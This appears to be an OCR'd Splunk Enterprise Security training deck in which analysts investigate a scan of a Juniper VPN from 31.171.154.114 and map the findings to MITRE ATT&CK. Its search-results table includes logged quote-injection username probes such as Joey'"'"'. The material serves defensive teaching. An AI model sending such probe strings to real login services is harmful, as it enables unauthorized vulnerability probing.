
Context tab – Risk Scores



Investigation Management

Investigation Workbench

Network Data tab



Exercise #1 – Explore the Network Data workbench tab

https://docs.splunk.com/Documentation/ES/latest/User/Addtoaninvestigation

Using the Investigation Workbench, look for interesting/suspicious network activity:

- Examine panels such as Web Activity, Network Traffic Data, Email Data, etc.


Try adding a note* with your findings

- From the investigation bar, click the **Notes** icon  in the bottom right corner
- Explore adding an attachment

* *Timeline notes show up in the timeline slide view, while standard notes do not.*

Investigation Management


Add a note to an investigation




Investigation Management


Add a note to an investigation

Add new Note



Standard Notes






Questions?

Exercise #1

Investigation Management


Add new tabs to the workbench

https://docs.splunk.com/Documentation/ES/latest/Admin/Customizeinvestigations




Load additional content

Authentication tab



Authentication Panels

Authentication data relevant to the investigation



Exercise #2 – Run a quick search from the investigation bar

https://docs.splunk.com/Documentation/ES/latest/User/Addtoaninvestigation

Run a search on **31.171.154.114**, look for interesting/suspicious activity:


- From the investigation bar, click the **Quick Search** icon  in the bottom right corner
- Use the **`stats`** command to inspect field values such as **app**, **action** and **user**

HINT: `... | stats count values(X) values(Y) BY Z`

Explore the search results

Try adding another note with your findings

Investigation Management




splunk> turn data into doing

Investigation Management

Quick Search

Run a quick search from the investigation bar



Explore Search Results

	user	count	values(app)	values(action)
1	Joey	622	Juniper SA IVE	failure
2	System	524	Juniper SA IVE	
3	asdf6710	10	Juniper SA IVE	failure
4	Joey'	9	Juniper SA IVE	failure
5	richards	9	Juniper SA IVE	success
6	Joey"	8	Juniper SA IVE	failure
7	()	3	Juniper SA IVE	
8	Joey'"'"'"'" realm="Users"	3	Juniper SA IVE	failure
9	1	2	Juniper SA IVE	

Add Search String to Investigation


***NOTE**: Count values may not be exactly as shown.*

Questions?

Exercise #2

Investigation Management

Embedded Workbench



Findings

What have we learned?


Step 2: Investigate the source IP address

- The authenticating app (service) was **Juniper SA IVE** (a VPN router)
- There seems to be something **scanning** our VPN router from **31.171.154.114**, perhaps looking for vulnerabilities?
  - The “base username” **Joey** is seen in the data

MITRE ATT&CK Mapping
T1595: Active Scanning
T1133: External Remote Service
T1190: Exploit Public-Facing Application *

* *We can’t say for sure that the service was exploited*

Step 3: Check for threat activity



Threat Framework

Splunk your threat data

Splunk allows Threat Intel teams to quickly aggregate data

- Ideal for executing on threat intelligence
- Collect and operationalize your threat intelligence

Extremely flexible, no need to worry about the shape or size

- Multiple ways to ingest or query threat data directly within Splunk

Leverage the data you already have in Splunk

- Correlate events from all of the data you are ingesting

How can threat data be leveraged?

Splunk Enterprise

- Lookups
- Workflow Actions
- Splunk Security Essentials
- Data feeds (JSON/API/CSV/STIX/TAXII/etc…)
- Threat Intelligence Platform (TIP)

